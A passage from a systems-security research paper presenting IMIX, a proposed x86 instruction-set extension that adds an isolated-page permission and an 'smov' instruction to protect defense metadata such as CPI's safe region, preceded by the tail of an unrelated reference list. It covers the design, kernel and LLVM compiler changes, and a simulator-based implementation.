[18] DAUTENHAHN, N., KASAMPALIS, T., DIETZ, W., CRISWELL, J., AND ADVE, V. Nested kernel: An operating system architecture for intra-kernel privilege separation. In *Conf. on Architectural Support for Programming Languages and Operating Systems* (2015), pp. 191–206.

[19] DUNKELS, A. Full tcp/ip for 8-bit architectures. In *Proceedings of the 1st international conference on Mobile systems, applications and services* (2003), ACM, pp. 85–98.

[20] ELPHINSTONE, K., AND HEISER, G. From l3 to sel4 what have we learnt in 20 years of l4 microkernels? In *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles* (2013), ACM, pp. 133–150.

[21] FERRANTE, J., OTTENSTEIN, K. J., AND WARREN, J. D. The program dependence graph and its use in optimization. *ACM Trans. on Programming Languages and Systems 9*, 3 (1987), 319–349.

[22] FreeRTOS-MPU. `http://www.freertos.org/FreeRTOS-MPU-memory-protection-unit.html`.

[23] GREENBERG, A. The Jeep Hackers Are Back to Prove Car Hacking Can Get Much Worse. *Wired Magazine* (08 2016).

[24] GUDKA, K., WATSON, R. N., ANDERSON, J., CHISNALL, D., DAVIS, B., LAURIE, B., MARINOS, I., NEUMANN, P. G., AND RICHARDSON, A. Clean application compartmentalization with soaap. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 1016–1031.

[25] HAGBERG, A. A., SCHULT, D. A., AND SWART, P. J. Exploring network structure, dynamics, and function using NetworkX. In *Proceedings of the 7th Python in Science Conference (SciPy2008)* (Pasadena, CA USA, Aug. 2008), pp. 11–15.

[26] HARDY, N. The confused deputy:(or why capabilities might have been invented). *ACM SIGOPS Operating Systems Review 22*, 4 (1988), 36–38.

[27] KIM, C. H., KIM, T., CHOI, H., GU, Z., LEE, B., ZHANG, X., AND XU, D. Securing real-time microcontroller systems through customized memory view switching. In *Network and Distributed Systems Security Symp. (NDSS)* (2018).

[28] KLEIN, G., ELPHINSTONE, K., HEISER, G., ANDRONICK, J., COCK, D., DERRIN, P., ELKADUWE, D., ENGELHARDT, K., KOLANSKI, R., NORRISH, M., ET AL. sel4: Formal verification of an os kernel. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles* (2009), ACM, pp. 207–220.

[29] KOEBERL, P., SCHULZ, S., SCHULZ, P., SADEGHI, A., AND VARADHARAJAN, V. TrustLite: a security architecture for tiny embedded devices. *ACM EuroSys* (2014).

[30] KREBS, B. DDoS on Dyn Impacts Twitter, Spotify, Reddit. `https://krebsonsecurity.com/2016/10/ddos-on-dyn-impacts-twitter-spotify-reddit/`.

[31] KUZNETSOV, V., SZEKERES, L., PAYER, M., CANDEA, G., SEKAR, R., AND SONG, D. Code Pointer Integrity. *USENIX Symp. on Operating Systems Design and Implementation* (2014).

[32] LATTNER, C., AND ADVE, V. Llvm: A compilation framework for lifelong program analysis and transformation. In *Intl. Symp. Code Generation and Optimization* (2004), IEEE, pp. 75–86.

[33] LATTNER, C., LENHARTH, A., AND ADVE, V. Making context-sensitive points-to analysis with heap cloning practical for the real world. *ACM SIGPLAN 42*, 6 (2007), 278–289.

[34] LI, J., WANG, Z., BLETSCH, T., SRINIVASAN, D., GRACE, M., AND JIANG, X. Comprehensive and efficient protection of kernel control data. *IEEE Trans. on Information Forensics and Security 6*, 4 (2011), 1404–1417.

[35] LIEDTKE, J. On micro-kernel construction. In *Symp. on Operating Systems Principles* (New York, NY, USA, 1995), SOSP '95, ACM, pp. 237–250.

[36] LIND, J., PRIEBE, C., MUTHUKUMARAN, D., O'KEEFFE, D., AUBLIN, P.-L., KELBERT, F., REIHER, T., GOLTZSCHE, D., EYERS, D., KAPITZA, R., ET AL. Glamdring: Automatic application partitioning for intel sgx. In *USENIX Annual Technical Conf.* (2017).

[37] LIU, Y., ZHOU, T., CHEN, K., CHEN, H., AND XIA, Y. Thwarting memory disclosure with efficient hypervisor-enforced intra-domain isolation. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 1607–1619.

[38] mbed OS. `https://www.mbed.com/en/development/mbed-os/`.

[39] The mbed OS uVisor. `https://www.mbed.com/en/technologies/security/uvisor/`.

[40] MIDI, D., PAYER, M., AND BERTINO, E. Memory Safety for Embedded Devices with nesCheck. In *ACM Symp. on InformAtion, Computer and Communications Security* (2017).

[41] NIU, B., AND TAN, G. Modular control-flow integrity. *ACM SIGPLAN Notices 49*, 6 (2014), 577–587.

[42] PAX TEAM. PaX address space layout randomization (ASLR). http://pax.grsecurity.net/docs/aslr.txt, 2003.

[43] RAMALINGAM, G. The undecidability of aliasing. *ACM Trans. Program. Lang. Syst. 16*, 5 (Sept. 1994).

[44] RUBINOV, K., ROSCULETE, L., MITRA, T., AND ROYCHOUDHURY, A. Automated partitioning of android applications for trusted execution environments. In *Proceedings of the 38th International Conference on Software Engineering* (2016), ACM, pp. 923–934.

[45] SALTZER, J. H., AND SCHROEDER, M. D. The protection of information in computer systems. *Proceedings of the IEEE 63*, 9 (1975), 1278–1308.

[46] SALWAN, J. ROPgadget - Gadgets Finder and Auto-Roper. http://shell-storm.org/project/ROPgadget/, 2011.

[47] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM Conf. on Computer and Communications Security* (2007), pp. 552–561.

[48] STM32479I-EVAL. http://www.st.com/resource/en/user_manual/dm00219329.pdf.

[49] STM32F4-Discovery. http://www.st.com/st-web-ui/static/active/en/resource/technical/document/data_brief/DM00037955.pdf.

[50] WAHBE, R., LUCCO, S., ANDERSON, T. E., AND GRAHAM, S. L. Efficient software-based fault isolation. In *SOSP'03: Symposium on Operating Systems Principles* (1993).

[51] YEE, B., SEHR, D., DARDYK, G., CHEN, J. B., MUTH, R., ORMANDY, T., OKASAKA, S., NARULA, N., AND FULLAGAR, N. Native client: A sandbox for portable, untrusted x86 native code. In *Security and Privacy, 2009 30th IEEE Symposium on* (2009), IEEE, pp. 79–93.

[52] ZELLWEGER, G., GERBER, S., KOURTIS, K., AND ROSCOE, T. Decoupling cores, kernels, and operating systems. In *OSDIUSENIX Symp. on Operating Systems Design and Implementation* (2014), vol. 14, pp. 17–31.

[53] ZHANG, C., WEI, T., CHEN, Z., DUAN, L., SZEKERES, L., MCCAMANT, S., SONG, D., AND ZOU, W. Practical control flow integrity and randomization for binary executables. In *IEEE Symp. on Security and Privacy* (2013), IEEE, pp. 559–573.

[54] ZHANG, M., AND SEKAR, R. Control flow integrity for cots binaries. In *USENIX Security Symp.* (2013), pp. 337–352.

[55] ZHAO, L., LI, G., DE SUTTER, B., AND REGEHR, J. Armor: fully verified software fault isolation. In *Embedded Software (EMSOFT), 2011 Proceedings of the International Conference on* (2011), IEEE, pp. 289–298.

[56] ZHOU, Y., WANG, X., CHEN, Y., AND WANG, Z. Armlock: Hardware-based fault isolation for arm. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 558–569.

[57] ZHOU, Z., YU, M., AND GLIGOR, V. D. Dancing with giants: Wimpy kernels for on-demand isolated i/o. In *Symp. on Security and Privacy* (2014), IEEE, pp. 308–323.

# IMIX: In-Process Memory Isolation EXtension

Tommaso Frassetto Patrick Jauernig Christopher Liebchen Ahmad-Reza Sadeghi
*Technische Universität Darmstadt, Germany*
*{tommaso.frassetto, patrick.jauernig, christopher.liebchen, ahmad.sadeghi}@trust.tu-darmstadt.de*

## Abstract

Memory-corruption attacks have been subject to extensive research in the latest decades. Researchers demonstrated sophisticated attack techniques, such as (just-in-time/blind) return-oriented programming and counterfeit object-oriented programming, which enable the attacker to execute arbitrary code and data-oriented attacks that are commonly used for privilege escalation. At the same time, the research community proposed a number of effective defense techniques. In particular, control-flow integrity (CFI), code-pointer integrity (CPI), and fine-grained code randomization are effective mitigation techniques against code-reuse attacks. All of these techniques require strong memory isolation. For example, CFI's shadow stack, CPI's safe-region, and the randomization secret must be protected from adversaries able to perform arbitrary read-write accesses.

In this paper we propose IMIX, a lightweight, in-process memory isolation extension for the Intel-based x86 CPUs. Our solution extends the x86 ISA with a new memory-access permission to mark memory pages as *security sensitive*. These memory pages can then only be accessed with a newly introduced instruction. Unlike previous work, IMIX is not tailored towards a specific defense (technique) but can be leveraged as a primitive to protect the data of a wide variety of memory-corruption defenses. We provide a proof of concept of IMIX using Intel's Simulation and Analysis Engine. We extend Clang/LLVM to include our new instruction, and enhance CPI by protecting CPI's safe region using IMIX.

## 1 Introduction

Memory-corruption attacks have been a major threat against modern software for multiple decades. Attackers leverage memory-corruption vulnerabilities to perform multiple malicious activities including taking control of systems and exfiltrating information. Memory-corruption attacks can be roughly divided into the categories code-injection [3], code-reuse [50, 52, 54], and data-only attacks [12, 28, 29]. While code-injection attacks introduce new malicious code into the vulnerable program, code-reuse attacks reuse the existing code in an unintended way. Data-only attacks in turn aim to influence the program behavior by modifying crucial data variables, e.g., used in branching conditions.

Defenses against memory-corruption typically reduce the attack surface by preventing the adversary from corrupting part of the application's memory which is essential for a successful attack. Prominent examples include: W$\oplus$X [44, 48] which prevents data from being executed, and hence, code-injection attacks; Control Flow Integrity (CFI) [1] and Code-Pointer Integrity (CPI) [38] which protect code pointers to prevent code-reuse attacks; and Data Flow Integrity (DFI) [2, 10] mitigating data-only attacks by restricting data access.

Some of these defenses can be implemented efficiently using mechanisms that reside entirely outside the underlying application process. For instance, the kernel configures W$\oplus$X and the hardware enforces it. Hence, the adversary cannot tamper with this defense mechanism when exploiting a memory-corruption vulnerability in the application. However, using an external mechanism is not always feasible in practice due to high performance overhead. For instance, CFI requires run-time checks and a shadow stack [1, 9, 18], which is updated every time a function is invoked or returns. CPI requires run-time checks and a *safe region*, which contains metadata about the program's variables. The required code for these defenses can be efficiently protected when marked as read-only, just like the application code. However, as of today no architectural solution exists that protects the data region of these defenses from unintended/malicious accesses. This data cannot be stored outside of the process, e.g., in kernel memory, because accessing it would impose an impractical performance overhead due to the time needed for a context switch. Hence, to pre-

vent the adversary from accessing the data some form of *in-process memory isolation* is needed, i.e., a mechanism ensuring access only by the defense code while denying access by the potentially vulnerable application code. However, devising a memory isolation scheme for current x86 processors is challenging.

**Memory Isolation Approaches.** A variety of memory isolation solutions have been proposed or deployed both in software and/or hardware. Software solutions use either access instrumentation [8, 61], or data hiding [6, 38]. Instrumentation-based memory isolation inserts run-time checks before every memory access in the untrusted code in order to prevent accesses to the protected region. However, it imposes a substantial performance overhead, for instance, code instrumented using Software Fault Isolation (SFI) incurs an overhead up to 43% [51]. Data hiding schemes typically allocate data at secret random addresses. Modern processors have sufficiently large virtual memory space (140 TB) to prevent brute-force attacks. The randomized base address must be kept secret and is usually stored in a CPU register. However, ensuring that this secret is not leaked to the adversary is challenging, especially if the program is very complex. For instance, compilers sometimes save registers to the stack in order to make room for intermediate results from some computation. This is known as *register spilling* and can leak the randomization secret [14]. Moreover, even a large address space can successfully be brute-forced as it was shown on an implementation of CPI [22, 24]. Thus, current in-process memory isolation either compromises performance or offers limited security.
Memory protection based on hardware extensions is another approach to achieve in-process isolation. For instance, Intel has recently announced Control-flow Enforcement Technology [33] and Memory Protection Keys [34] (already available on other architectures, e.g. *memory domains* on ARM32 [4]). However, these technologies either provide hardware support limited to a specific mitigation, or cause unnecessary performance overhead. We will discuss those technologies in a more detailed way in Section 8.

**Goals and Contributions.** In this paper we present IMIX, which enables lightweight in-process memory isolation for memory-corruption defenses that target the x86 architecture. IMIX enables *isolated pages*. Marked with a special flag, isolated pages can only be accessed using a single new instruction we introduce, called `smov`. Just like defenses like W⊕X protect the code of run-time defenses from unintended modifications, IMIX protects the data of those defenses from unintended access. In contrast to other recently proposed hardware-based approaches we provide an agnostic ISA extension that can be leveraged by a variety of defenses against code-reuse attacks to increase performance and security. To summarize, our main contributions are:

- **Hardware primitive to isolate data memory**. We propose IMIX, a novel instruction set architecture (ISA) extension to provide effective and efficient in-process isolation that is fundamental for the security of memory-corruption defenses (metadata protection). Therefore, IMIX introduces a new memory-access permission to protect the isolated pages, which prevents regular load and store instructions from accessing this memory. Instead, the code part of defense mechanisms needs to use our newly introduced `smov` instruction to access the protected data.
- **Proof-of-concept implementation**. We provide a fully-fledged proof of concept of IMIX. In particular, we leverage Intel's Simulation and Analysis Engine [11] to extend the x86 ISA with our new memory protection, and to add the *smov* instruction. Further, we extend the Linux kernel to support our ISA extension and the LLVM compiler infrastructure to provide primitives for allocation of protected memory, and access to the former. Finally, we demonstrate how defenses against memory-corruption attacks benefit from using IMIX by porting code-pointer integrity (CPI) [38] to leverage IMIX to isolate its safe-region.
- **Thorough evaluation**. We evaluate the performance by comparing our IMIX-enabled port of CPI to the original x86-64 variant. Further, we compare our solution to Intel's Memory Protection Keys and Intel's Memory Protection Extensions [34] overhead for CPI.

## 2 Background

In this section we provide the necessary technical background which is necessary for understanding the remainder of this paper. We first provide a brief summary of memory corruption attacks and defenses, and then explain memory protection on the x86 architecture.

### 2.1 Memory Corruption

C and C++ are popular programming languages due to their flexibility and efficiency. However, their requirement for manual memory management places a burden on developers, and mistakes easily result in memory-corruption vulnerabilities which enable attackers to change the behavior of a vulnerable application

during run time. For example, a missing bounds check during the access of a buffer can lead to a buffer overflow, which enables the attacker to manipulate adjacent memory values. With a write primitive in hand the attacker can achieve different levels of control of the target, such as changing data flows within the application, or hijacking the control flow. When conducting a data-flow attack [28, 29], the attacker manipulates data pointers and variables that are used in conditional statements to disclose secrets like cryptographic keys. In contrast, during a control-flow hijacking attack, the attacker overwrites code pointers, which are later used as a target address of an indirect branch, to change control flow to execute injected code [3] or to conduct a code-reuse attack [50, 52, 54].

There exist different approaches to mitigate these attacks, however, they all have in common that they are part of the same execution context as the vulnerable application, and often make a tradeoff between practicality and security.

For example, combining SoftBounds [46] and CETS [47] guarantees memory safety for applications written in C, and hence, prevent the exploitation of memory-corruption vulnerabilities in the first place. Unfortunately, these guarantees come with an impractical performance overhead of more than 100%. To limit the performance impact, other mitigation techniques focus on mitigating certain attack techniques. To mitigate control-flow hijacking attacks, these techniques prevent the corruption of code pointers [38], verify code pointers before they are used [1], or ensure that the values of valid code pointers are different for each execution [16].

Another common aspect of every memory-corruption mitigation technique is that they reduce the attack surface of a potentially vulnerable application to the mitigation itself. In other words, if the attacker is able to manipulate the mitigation or memory on which the mitigation depends, she can undermine the security of the mitigation. The protection mitigation's memory is hard because it is part of the memory which the attacker can potentially access.

Next, we provide a short overview memory protection techniques, which are available on the x86 architecture, that can be leveraged to protect the application's and mitigation's memory.

## 2.2 Memory Isolation

The x86 architecture offers different mechanisms to enforce memory protection. *Segmentation* and *paging* are the most well-known ones. However, recently, Intel and AMD proposed a number of additional features to protect and isolate memory. As we argue in Section 8, IMIX is most likely to be adapted for Intel-based x86 CPUs, hence, we focus in this section on memory protection features that are implemented or will be implemented for Intel-based x86 CPUs. Note that in most cases AMD provides a similar feature using different naming convention. Finally, we shortly discuss software-based memory isolation.

**Traditional Memory Isolation.** Segmentation and paging build a layer of indirection for memory accesses that can be configured by the operating system, and the CPU enforces access control while resolving the indirection.

Segmentation is a legacy feature that allows developers to define segments that consists of a start address, size, and an access permission. However, on modern 64-bit systems access permissions are no longer enforced. Nevertheless, many mitigations [6, 18, 38, 41] leverage segmentation to implement information hiding by allocating their data TCB at a random address, and ensure that it is only accessed through segmentation.

On modern systems, paging creates an indirection that maps *virtual memory* to *physical memory*. The mapping is configured by the operating system through a data structure known as *page tables*, which contain the translation information and a variety of access permissions. The paging permission system enables the operating system to assign memory to either itself or to the user mode. To isolate different processes from each other, the operating system ensures that each process uses its own page table. Due to legacy reasons, paging does not differentiate between the read and execute permission, which is why modern systems feature the "non-executable" permission. Further, paging allows to mark memory as (non-)writable.

**New Memory Protection Features.** Recently introduced or proposed features that enable memory isolation on x86 are Extended Page Tables (EPT), Memory Protection Extensions (MPX), Software Guard Extensions (SGX), Memory Protection Keys (MPK) and Control-flow Enforcement Technology (CET). We provide a comparison in Section 9.

The EPT facilitate memory virtualization and are conceptually the same as regular page tables, except that they are configured by the hypervisor, and allow to set the read/write/execute permission individually. Hence, previous work leveraged the EPT to implement execute-only memory [16, 58, 63]. MPX implements bounds checking in hardware. Therefore, it provides new instructions to configure a lower and upper bound for a pointer to a buffer. Then, before a pointer is dereferenced, the developer can leverage another MPX instruction to quickly check whether this address points into the buffers boundaries. SGX allows to create *enclaves* within a process

that are completely isolated from the rest of the system at the cost of high overhead when switching the execution to the code within an enclave. MPK introduces a new register, which contains a protection key, and enables programmers to tag memory (the tag is stored in the page table) such that it can only be accessed if the protection key register contains a specific key. MPK can be utilized to implement in-process isolation by tagging the security critical data and loading the corresponding key only when executing a benign access, and deleting it after the access succeeded. Intel's hardware support for CFI, CET, provides similar memory isolation the shadow stack as IMIX for security critical data in general. It introduces a new access permission for the shadow stack, and special instructions to access it. Unfortunately, CET is tailored towards CFI and cannot be easily repurposed for other mitigations.

**Software-based Approaches.** Software Fault Isolation (SFI) [43, 51, 61] instruments every read, write, and branch instruction to enable in-process isolation. However, this approach comes with a significant performance overhead due to the additional instructions.

To summarize, none of the above listed memory protection features provides mitigation-agnostic security and performance benefits at the same time.

## 3 Adversary Model

Throughout our work, we use the following standard adversary model and assumptions, which are consistent with prior work in this field of research [21, 38, 53, 54].

- **Memory corruption.** We assume the presence of a memory-corruption vulnerability, which the adversary can repeatedly exploit to read and write data according to the memory access permissions.

- **Sandboxed code execution.** The adversary can execute code in an isolated environment. However, the executed code cannot interfere with the target application by any means other than by using the memory corruption vulnerability. In particular, this means that the sandboxed code cannot execute the `smov` instruction with controlled arguments. Arbitrary code execution is prevented by hardening the target application with techniques such as CPI [38], CFI [1], or code randomization [16]. However, the attacker can target those defenses as well using the memory corruption vulnerability. We assume memory-corruption mitigations cannot be bypassed unless the attacker can corrupt the mitigation's metadata.





Figure 1: Overview of IMIX.

- **Immutable code.** The adversary cannot inject new code or modify existing code, which would allow her to execute the `smov` instruction with controlled arguments. This is enforced by hardening the target application with the W⊕X memory policy [44, 48].

## 4 IMIX

As we mentioned in Section 1, application developers protect their applications (① in Figure 1) using run-time defenses ②. Like for applications, the correct functionality of defenses relies on the integrity of their code and data. A number of existing run-time defenses, like CPI and CFI, require to keep their data within the process of the vulnerable application to avoid a high performance overhead. Thus, the attacker may leverage a memory-corruption vulnerability in the application to bypass those defenses [21]. Traditionally, defense developers enforce the integrity of the (static) code using W⊕X or execute-only memory, while the integrity of the data relies on some form in-process memory isolation. However, existing memory isolation techniques, namely instrumentation and data hiding, force the defense developers to choose between high performance overheads and compromised security. IMIX ③ provides an efficient, secure, hardware-enforced in-process memory isolation mechanism. Data belonging to run-time mitiga-

tions is allocated in *isolated pages*, which are marked with a special access permission. We introduce a new dedicated instruction, `smov` ④, to access this data, while normal code belonging to the potentially vulnerable application is denied access to the isolated pages.

In addition to the `smov` instruction and the associated access permissions, IMIX includes a kernel extension ⑤ and compiler support ⑥. The kernel extension enables protected memory allocation by supporting the special access permission. IMIX's compiler integration enables applications as well as run-time defenses to leverage our memory isolation through high-level and low-level constructs for protected memory allocation and access. This makes it easy to adopt IMIX without detailed knowledge of IMIX's implementation.

In the following, we explain the individual building blocks of our IMIX framework in detail.

**Hardware.** For IMIX, we extend two of the CPU's main responsibilities, instruction processing and memory management. We add our `smov` instruction to the instruction set, reusing the logic of regular memory access instructions, so that the `smov` instruction has the same operand types of regular memory-accessing `mov` instructions, `mov` instructions without a memory operand do not need to be handled. The memory access logic is modified so that it will generate a fault if 1) an instruction other than `smov` is used to access a page protected by IMIX, or if 2) an `smov` instruction is used to access a normal page. Access by normal instructions to normal memory, and by `smov` instructions to protected memory, are permitted. If we allowed `smov` to access normal memory, attacks on metadata would be possible, e.g., the attacker could overwrite a pointer to CPI's metadata with an address pointing to an attacker-controlled buffer in normal memory. Our design ensures instructions intended to operate on secure data cannot receive insecure input.

**Kernel.** An operating system kernel controls the user-space execution environment and hardware devices. The kernel manages virtual memory using *page tables* that map the address of each page to the physical page frame that contains it. Each page is described by a *page table entry*, which also contains some metadata, including the access permissions for that page. A user-space program can request a change in its access permissions to a page through a system call.

We extend the kernel to support an additional access permission, which identifies all pages protected by IMIX. This enables protected memory allocation not only for statically compiled binaries, but also for code generated at run time, which has been an attractive target for recent attacks [23].

**Compiler.** A compiler makes platform functionality available as high-level constructs to developers. Its main objective is to transform source code to executables for a particular platform. We extend the compiler on both ends. First, IMIX provides two high-level primitives: one for allocating protected memory and one for accessing it. These memory-protection primitives can either be used to build mitigations, or to protect sensitive data directly. IMIX provides optimized interfaces for both use cases. Mitigations like CPI are implemented as an LLVM optimization pass that works at the intermediate representation (IR) level. IMIX provides IR primitives to use for IR modification. For application developers, IMIX provides source code annotations: variables with our annotation will be allocated in protected memory, and all accesses will be through the `smov` instruction.

## 5 Implementation

Figure 2 provides an overview of the components of IMIX. Developers can build programs with IMIX, using our extended Clang compiler ①, which supports annotations for variables that should be allocated in protected memory and new IR instructions to access the protected memory. We also modified its back end to support `smov` instructions. Programs protected by IMIX mark isolated pages using the system call `mprotect` with a special flag ②. Therefore, we extended the kernel's existing page-level memory protection functionality to support this flag and mark isolated pages appropriately ④. User-space programs access normal memory using regular instructions, e.g., `mov`, while accesses to protected memory must be performed using the instruction `smov` ③. To support IMIX, the CPU must be modified to support the `smov` instruction ⑤ and must perform the appropriate checks when accessing memory ⑥. In the following we explain each component in detail.

### 5.1 CPU Extension

As we mentioned in Section 4, every isolated page needs to be marked with a special flag. The CPU already has a data structure to store information about every page, which is called a Page Table Entry (PTE). In addition to the physical address of every virtual page, a PTE stores other metadata about the page, including permissions like writable and executable. Those flags are checked by the Memory Management Unit (MMU) to prevent unintended accesses. To implement our proof of concept, we mapped the IMIX protection flag to an ignored bit in the PTE; specifically, we chose bit 52, as it is the first bit not reserved, and is normally ignored by the MMU [31].

To enforce hardware protection, the CPU needs to be updated to enforce our access policy: non-`smov` can only





Figure 2: Overview of IMIX.

access regular pages, while `smov` can only access isolated pages. In other cases, the CPU must generate a fault (⑦ in Figure 2). The implementation of this logic requires the modification of the x86-64 ISA, which is challenging without source code access. Thus, we used a hardware simulator to show the feasibility of our design. Next, we describe how we extend x86-64 with the help of Intel's SAE, and then discuss the necessary modification to real hardware.

**Simulated Hardware.** We use Wind River Simics [64], a full system simulator, in order to simulate a complete computer which supports IMIX. Yet, Simics alone is too slow to boot the Linux kernel and test our kernel extension. Therefore we use the complementary Intel Simulation and Analysis Engine (SAE) add-on by Chachmon et al. [11]. Below we will refer to the system composed by Simics and SAE as simply SAE. SAE supports emulating an x86 system running a full operating system with its processes, while allowing various architectural instrumentations, including the CPU, the memory, and related hardware such as the memory management unit (MMU). This is done using extensions, called *ztools*, that may be loaded and unloaded at any time during emulation. They are implemented as shared libraries written in C/C++.

To instrument a simulated system, ztools registers callbacks for specific hooks either at initialization time or dynamically. First, we make sure that our ztool is initialized by registering a callback for the initialization hook. Then, we register a callback that is executed when an instruction is added to the CPU's instruction cache. If either a `mov` or `smov` instruction that accesses memory is found, we register an instruction replacement callback. Our registered callback handler can replace the instruction (using a provided C function), or execute the original instruction. In this handler, we implement IMIX's access logic. First, we check the protection flag of the memory accessed by the instruction. To identify protected memory, we look up the related PTE by combining the virtual address and the base address of the page table hierarchy linked from the `CR3` register. Our ztool then checks the IMIX page flag we introduced in the PTE.

If a regular instruction attempts to access regular memory, we execute the original instruction to avoid instruction cache changes. For `smov` instructions attempting to access an isolated page, we first remove the instruction from the instruction cache, and then execute our ztool implementation of this instruction. In the remaining cases, namely `smov` attempting to access regular memory, and regular instructions attempting to access isolated pages, we raise a fault.

**Real Hardware.** Adding IMIX support to a real CPU would require extending the CPU's instruction decoder to make it aware of our `smov` instruction. `smov` requires the same logic as the regular `mov` instruction, so the existing implementation could be reused. Moreover, we need to modify the MMU to perform the necessary checks. Analogously to W⊕X, we check the flag in the page table entry (PTE) belonging to the virtual address, and either permit or deny memory access. Modern MMUs are divided into three major components: logic for memory protection and segmentation, the translation lookaside buffer (TLB) which caches virtual to physical address mappings, and page-walk logic in case of a cache miss [49]. Our extension only modifies the first component to implement the access policy based on the current CPU instruction. Other components do not need to be modified, as we are using an otherwise ignored bit in the

PTEs. In Section 8 we discuss the feasibility of our proposed modification.

## 5.2 Operating System Extension

Access restrictions to the isolated pages are enforced by the hardware, without any involvement from the kernel. However, the isolated pages need to be marked as such in the PTEs, which are located in kernel memory. To support this, we modified a recent version of the Linux kernel. Specifically, we modified the default kernel for the Ubuntu 16.04 LTS distribution which is 4.10 at the time of writing. Similarly to W⊕X, we use page permissions to represent this information. Processes can request the kernel to mark a page as an isolated page by using the existing `mprotect` system call, which is already used to manage the existing memory access permissions: `PROT_READ`, `PROT_WRITE`, and `PROT_EXEC`. For IMIX, we add a dedicated `PROT_IMIX` boolean flag. The implementation of `mprotect` sets permission bits in the PTE according to the supplied protection modes. Note that once a page is marked as `PROT_IMIX` the only way to remove this flag from a page is by unmapping it first which will also set the memory to zero.

## 5.3 Compiler Extension

To provide C/C++ support for IMIX, we modify the LLVM compiler framework [40]. We chose LLVM over GCC because the majority of memory-corruption defenses leverage LLVM [16, 57, 66]. We modified the most recent version of LLVM (version 5.0) and ported our changes to LLVM 3.3 which is used by CPI [38].
Our modification mainly concerns the intermediate representation (IR) to provide access to the `smov` instruction to mitigations like CPI [38], and the x86 backend to emit the instruction. Further, we introduced an attribute that can be used to protect a single variable by allocating it in an isolated page, e.g., to protect a cryptographic secret. Next, we explain each modification in detail.

**IR Extension.** Run-time defenses are usually implemented as LLVM optimization passes that interact with and modify LLVM's intermediate representation. In order to allow those defenses to generate `smov` instructions, we extended the IR instructions set. The IR provides two memory accessors, specifically *load* and *store*, which represent respectively a load instruction from the memory to a temporary register, and a store instruction from a temporary register to the memory. Hence, we created two corresponding IMIX instructions: *sload* and *sstore*, which defense developers can use as a drop-in replacement for their regular counterparts.

LLVM IR instructions are implemented as C++ classes and therefore supports inheritance. We implemented our IR instructions to as subclasses of their regular counterparts in order to reuse the existing translation functionality from LLVM IR to machine code, called *lowering* in LLVM parlance.
To allocate memory in the isolated pages, we implemented an LLVM function that can be called from an optimization pass, which allocates memory at page granularity using `malloc` and immediately sets the IMIX permission using `mprotect`. A reference to the allocated memory is returned so that IMIX IR instructions can access the protected memory.

**Attribute Support.** Data-only attacks are hard to mitigate in practice. To give developers an efficient way to protect sensitive data like cryptographic keys at source code level, we added a IMIX attribute which can be used to annotate C/C++ variables which should be allocated in isolated pages. All instructions accessing those annotated variables will use the IMIX IR instructions instead of the regular ones. LLVM's `annotate` attribute allows arbitrary annotations to be defined, so we only needed to provide the logic needed to process our attribute. We implemented this as an LLVM optimization pass that replaces regular variable allocations with indexed slots in a IMIX protected safe region (one per compilation module), and changes all accessors accordingly.

